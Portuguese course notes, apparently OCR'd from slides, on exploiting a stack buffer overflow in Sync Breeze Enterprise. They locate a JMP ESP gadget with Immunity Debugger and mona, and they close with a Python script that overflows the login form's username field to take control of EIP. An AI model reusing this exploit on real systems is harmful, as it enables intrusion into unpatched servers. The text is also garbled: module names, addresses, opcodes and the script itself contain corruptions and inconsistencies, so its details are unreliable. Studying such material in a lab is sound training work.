



# Identificando um Bom Endereço de Retorno

- Já conseguimos controlar o EIP, agora vamos atrás de direcioná-lo para um endereço fixo que faça um JMP ESP
- Seguiremos os mesmos passos do [Identificando um Bom Endereço de Retorno](#) [Sem 09/BOF Win10/Identificando um bom...]
- Vamos procurar endereços que sejam próprios do programa, pois os do Windows estão protegidos



→ Botão direito do mouse → View code in CPU



- Botão direito do mouse → Search for → Command → JMP ESP
- Outra maneira é usando o mona: !mona modules

Module info :										
Base	Top	Size	Rebase	SafeSEH	ASLR	NOCompat	OS Dll	Version, ModuleName & Path		
0x75270000	0x752b4000	0x00044000	True	True	True	False	True	10.0.18362.1	SRHAPI.dll	C:\Windows\System32\SRHAPI.dll
0x74c90000	0x74cac000	0x0001c000	True	True	True	False	True	10.0.18362.1	SRUCL1.DLL	C:\Windows\System32\SRUCL1.DLL
0x744f0000	0x744f3000	0x00013000	True	True	True	False	True	10.0.18362.1	MEIAP132.dll	C:\Windows\System32\MEIAP132.dll
0x744b0000	0x744b3000	0x00015000	True	True	True	False	True	10.0.18362.1	MEIUTIL5.DLL	C:\Windows\System32\MEIUTIL5.DLL
0x744d0000	0x744e0000	0x00015000	True	True	True	False	True	10.0.18362.1	NLAapi.dll	C:\Windows\System32\NLAapi.dll
0x77570000	0x775e0000	0x0007c000	True	True	True	False	True	10.0.18362.387	nvuapi.min.dll	C:\Windows\System32\nvuapi.min.dll
0x777b0000	0x777b5000	0x0015a000	True	True	True	False	True	10.0.18362.778	ip432Full.dll	C:\Windows\System32\ip432Full.dll
0x755b0000	0x755ab000	0x0001b000	True	True	True	False	True	10.0.18362.1	ICRYPT32.dll	C:\Windows\System32\ICRYPT32.dll
0x74b40000	0x74b4d000	0x00071000	True	True	True	False	True	10.0.18362.1	IMEAPI.dll	C:\Windows\System32\IMEAPI.dll
0x76fe0000	0x7707f000	0x0005b000	True	True	True	False	True	7.0.18362.1	PGUICRT.dll	C:\Windows\System32\PGUICRT.dll
0x74e10000	0x74e1a000	0x0003a000	True	True	True	False	True	10.0.18362.1	CRYPTBASE.dll	C:\Windows\System32\CRYPTBASE.dll
0x77650000	0x7776a000	0x0017a000	True	True	True	False	True	10.0.18362.329	ntdll.dll	C:\Windows\System32\ntdll.dll
0x74c40000	0x74c55000	0x00016000	True	True	True	False	True	10.0.18362.1	ipwapi.dll	C:\Windows\System32\ipwapi.dll
0x74ac0000	0x74ac0000	0x00018000	True	True	True	False	True	10.0.18362.1	Corba4.dll	C:\Windows\System32\Corba4.dll
0x75000000	0x75093000	0x00013000	True	True	True	False	True	10.0.18362.1	icryptapi.dll	C:\Windows\System32\icryptapi.dll
0x77710000	0x7771f000	0x0000f000	True	True	True	False	True	10.0.18362.1	kernel.appcore.dll	C:\Windows\System32\kernel.appcore.dll
0x756d0000	0x756e0000	0x0001b000	True	True	True	False	True	10.0.18362.693	iprfapi.dll	C:\Windows\System32\iprfapi.dll
0x77020000	0x77107000	0x00019000	True	True	True	False	True	10.0.18362.1	ibcrypt.dll	C:\Windows\System32\ibcrypt.dll
0x74fd0000	0x75046000	0x00076000	True	True	True	False	True	10.0.18362.1	lschost.dll	C:\Windows\System32\lschost.dll
0x000a20000	0x000ad4000	0x0003a000	True	False	False	False	False	-1.0-11ibhync.dll	C:\Program Files (x86)\Sync Breeze Enterprise	
0x75740000	0x75820000	0x00080000	True	True	True	False	True	10.0.18362.329	REPMEL32.DLL	C:\Windows\System32\REPMEL32.DLL
0x744b0000	0x744c0000	0x00024000	True	True	True	False	True	10.0.18362.1	UIHWP1.dll	C:\Windows\System32\UIHWP1.dll
0x74c20000	0x74c40000	0x00028000	True	True	True	False	True	10.0.18362.1	ISpic11.dll	C:\Windows\System32\ISpic11.dll
0x74d00000	0x74d07000	0x00079000	True	True	True	False	True	10.0.18362.1	ole32.dll	C:\Windows\System32\ole32.dll
0x74c80000	0x74c80000	0x00000000	True	True	True	False	True	10.0.18362.1	DPAPI.DLL	C:\Windows\System32\DPAPI.DLL
0x74cc0000	0x74cd0000	0x00018000	True	True	True	False	True	10.0.18362.1	WKSCLI.DLL	C:\Windows\System32\WKSCLI.DLL
0x752c0000	0x75450000	0x00179000	True	True	True	False	True	10.0.18362.1	USER32.dll	C:\Windows\System32\USER32.dll
0x744d0000	0x744d0000	0x00018000	True	True	True	False	True	10.0.18362.1	MPR.dll	C:\Windows\System32\MPR.dll
0x75c90000	0x76105000	0x00275000	True	True	True	False	True	10.0.18362.1	iconbase.dll	C:\Windows\System32\iconbase.dll
0x74b00000	0x74b32000	0x00032000	True	True	True	False	True	10.0.18362.1	IPMLPAPI.DLL	C:\Windows\System32\IPMLPAPI.DLL
0x74d00000	0x74d97000	0x00079000	True	True	True	False	True	10.0.18362.693	100BC32.dll	C:\Windows\System32\100BC32.dll
0x74c60000	0x74c71000	0x00011000	True	True	True	False	True	10.0.18362.1	napinsp.dll	C:\Windows\System32\napinsp.dll
0x751b0000	0x751b7000	0x00087000	True	True	True	False	True	10.0.18362.449	MSI.dll	C:\Windows\System32\MSI.dll
0x756a0000	0x756c0000	0x00017000	True	True	True	False	True	10.0.18362.778	win32u.dll	C:\Windows\System32\win32u.dll
0x76110000	0x7668a000	0x0057a000	True	True	True	False	True	10.0.18362.1	SHELL32.dll	C:\Windows\System32\SHELL32.dll
0x75850000	0x7590b000	0x000bb000	True	True	True	False	True	10.0.18362.1	RPCRT4.dll	C:\Windows\System32\RPCRT4.dll
0x74c40000	0x74c4f000	0x0008a000	True	True	True	False	True	10.0.18362.1	MSASMI.dll	C:\Windows\System32\MSASMI.dll
0x74d00000	0x74d47000	0x00027000	True	True	True	False	True	10.0.18362.1	WINMMBASE.dll	C:\Windows\System32\WINMMBASE.dll
0x770e0000	0x770e5000	0x00005000	True	True	True	False	True	10.0.18362.1	PSAPI.DLL	C:\Windows\System32\PSAPI.DLL
0x74af0000	0x74af5000	0x0000b000	True	True	True	False	True	10.0.18362.1	winnr.dll	C:\Windows\System32\winnr.dll
0x75c90000	0x75c55000	0x000e5000	True	True	True	False	True	10.0.18362.1	winuser.atapi.dll	C:\Windows\System32\winuser.atapi.dll
0x74c60000	0x74c6c000	0x0008a000	True	True	True	False	True	10.0.18362.1	shcore.dll	C:\Windows\System32\shcore.dll
0x74d00000	0x74d32000	0x00052000	True	True	True	False	True	10.0.18362.1	nvuapi.dll	C:\Windows\System32\nvuapi.dll
0x76dd0000	0x76f0c000	0x001fe000	True	True	True	False	True	10.0.18362.329	KERNELBASE.dll	C:\Windows\System32\KERNELBASE.dll
0x770b0000	0x770b1000	0x0001b000	True	True	True	False	True	10.0.18362.387	cfgmgr32.dll	C:\Windows\System32\cfgmgr32.dll
0x75b40000	0x75b44000	0x00004000	True	True	True	False	True	-1.0-10MPDC.dll	C:\Windows\System32\10MPDC.dll	
0x75460000	0x7557f000	0x0011f000	True	True	True	False	True	10.0.18362.387	luorthase.dll	C:\Windows\System32\luorthase.dll
0x000740000	0x000a40000	0x00040000	True	False	False	False	False	-1.0-11ihpal.dll	C:\Program Files (x86)\Sync Breeze Enterprise	
0x75050000	0x75071000	0x00021000	True	True	True	False	True	10.0.18362.1	GDI32.dll	C:\Windows\System32\GDI32.dll
0x75c90000	0x75c22000	0x00042000	True	True	True	False	True	-1.0-11ibhync.dll	C:\Program Files (x86)\Sync Breeze Enterprise	
0x75c90000	0x75c72000	0x00042000	True	True	True	False	True	10.0.18362.1	gouppapi.dll	C:\Windows\System32\gouppapi.dll
0x75c90000	0x75c67000	0x00079000	True	True	True	False	True	10.0.18362.1	ADUAPI32.dll	C:\Windows\System32\ADUAPI32.dll
0x004000000	0x004620000	0x000620000	False	False	False	False	False	-1.0-11ibhync.exe	C:\Program Files (x86)\Sync Breeze Enterprise	
0x75c90000	0x75c87000	0x00047000	True	True	True	False	True	10.0.18362.1	SETUPAPI.dll	C:\Windows\System32\SETUPAPI.dll

!mona find -s "\xff\xe4" -m libsp.dll

→ O endereço encontrado foi o 0x10090c83

→ No Debugger, setamos um breakpoint nesse endereço

Immunity Debugger - synchrs.exe - [CPU - main thread, module libsp.dll]										
File View Debug Plugins ImmLib Options Window Help Jobs										
l e m t w h c p										
10090C83	FFD4	JMP ESP								
10090C85	0B09	OR ECX,DWORD PTR DS:[ECX]								
10090C87	1002	ADC BYTE PTR DS:[EDX],AL								
10090C89	0C 09	OR AL,9								
10090C8B	10240C	ADC BYTE PTR SS:[ESP+ECX],AH								

```
#!/usr/bin/python
```

```
import socket
```

```
#0x10090c83
```

```
dados = "A"*780 + "\x83\x0c\x09\x10" + "C"*(1200-784)
```

```
tam = len(dados) + 20
```

```
request+="POST /login HTTP/1.1\r\n"
```

```
request+="Host: 192.168.0.5\r\n"
```

```
request+="User-Agent: Mozilla/5.0 (x11; Linux x86_64; rv:68.0) Gecko/20100101  
Firefox/68.0\r\n"
```

```
request+="Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*  
/*;q=0.8\r\n"
```

```
request+="Accept-Language: en-US,en;q=0.5\r\n"
```

```
request+="Accept-Encoding: gzip, deflate\r\n"
```

```
request+="Referer: http://192.168.0.5/login\r\n"
```

```
request+="Content-Type: application/x-www-form-urlencoded\r\n"
```

```
request+="Content-Length: "+str(tam)+"\r\n"
```

```
request+="DNT: 1\r\n"
```

```
request+="Connection: close\r\n"
```

```
request+="Upgrade-Insecure-Requests: 1\r\n"
```

```
request+="\r\n"
```

```
request+="username="+dados+"&password=A"
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.0.5", 80))
s.send(request)
```